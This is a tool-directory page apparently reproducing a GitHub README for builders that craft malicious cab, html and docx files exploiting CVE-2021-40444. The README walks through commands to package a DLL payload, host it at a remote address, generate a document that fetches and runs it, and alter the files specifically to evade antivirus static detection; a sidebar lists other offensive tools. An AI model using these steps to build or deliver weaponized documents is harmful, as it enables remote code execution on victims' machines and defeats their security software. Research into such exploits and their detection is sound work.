Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-40444_builders — This repo contain builders of cab file, html file, and docx file for CVE-2021-40444 exploit | Kitploit
Tools/GitHubGitHub/aslitsecurity/cve-2021-40444_builders
Payload GenerationExploitationWeb Application ExploitationMalware AnalysisLearning & Education
GitHubaslitsecurity/cve-2021-40444_builders

CVE-2021-40444_builders

This repo contain builders of cab file, html file, and docx file for CVE-2021-40444 exploit

Share
View Repository
17339315 years agoReviewed by Kitploit

CVE-2021-40444 builders

This repo contain builders of cab file, html file, and docx file for CVE-2021-40444 exploit. This repo is just for testing, research and educational purposes. You are responsible for how you use the code provided in this repo.

The code is developed by reversing malware samples found in wild and shared by various security researchers.



The builders for this CVE are already public. The purpose of this repo is to check how effectively we can bypass static detections by different AV vendors for the docx files, at the time of writing.

The JS code can easily obfuscated by online tools or manually. But the docx file contains just one file which is document.xml.rels, on which the signatures can be based. What we can tamper in it so we can evade static detections of most of the AV.

The cabrc.exe is Microsoft exe included in Internet Explorer Administration Kit and can be downloaded from https://docs.microsoft.com/en-us/internet-explorer/ie11-ieak/ieak-information-and-downloads and after installation you would find this exe in "C:\Program Files (x86)\Windows IEAK 11"

There are 3 builders.

The code works for python 2.7

First go to CVE-2021-40444 folder and place your dll file there and rename it to IEcache.inf (or you can use the calc dll already there).

Then go to source folder and generate the cab file

c:\cve-2021-40444\sources\python generate_cab.py

Upload your cab file, and using the cab file URL generate the html file

c:\cve-2021-40444\sources\python generate_html.py http://192.168.1.12/new/winupdate.cab tests.txt (Note instead of using html extension, if we use .txt the exploit still works, but bypasses AV)

Now finally upload your html file and generate the doc file. Use HTTP (capital) instead of http, and "" instead of "/", to bypass AV. And we dont need x-usc: too.

example: c:\cve-2021-40444\sources\python generate_doc.py HTTP:\\192.168.1.12\new\tests.txt

The result is in front of you.


www.aslitsecurity.com
[email protected]

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →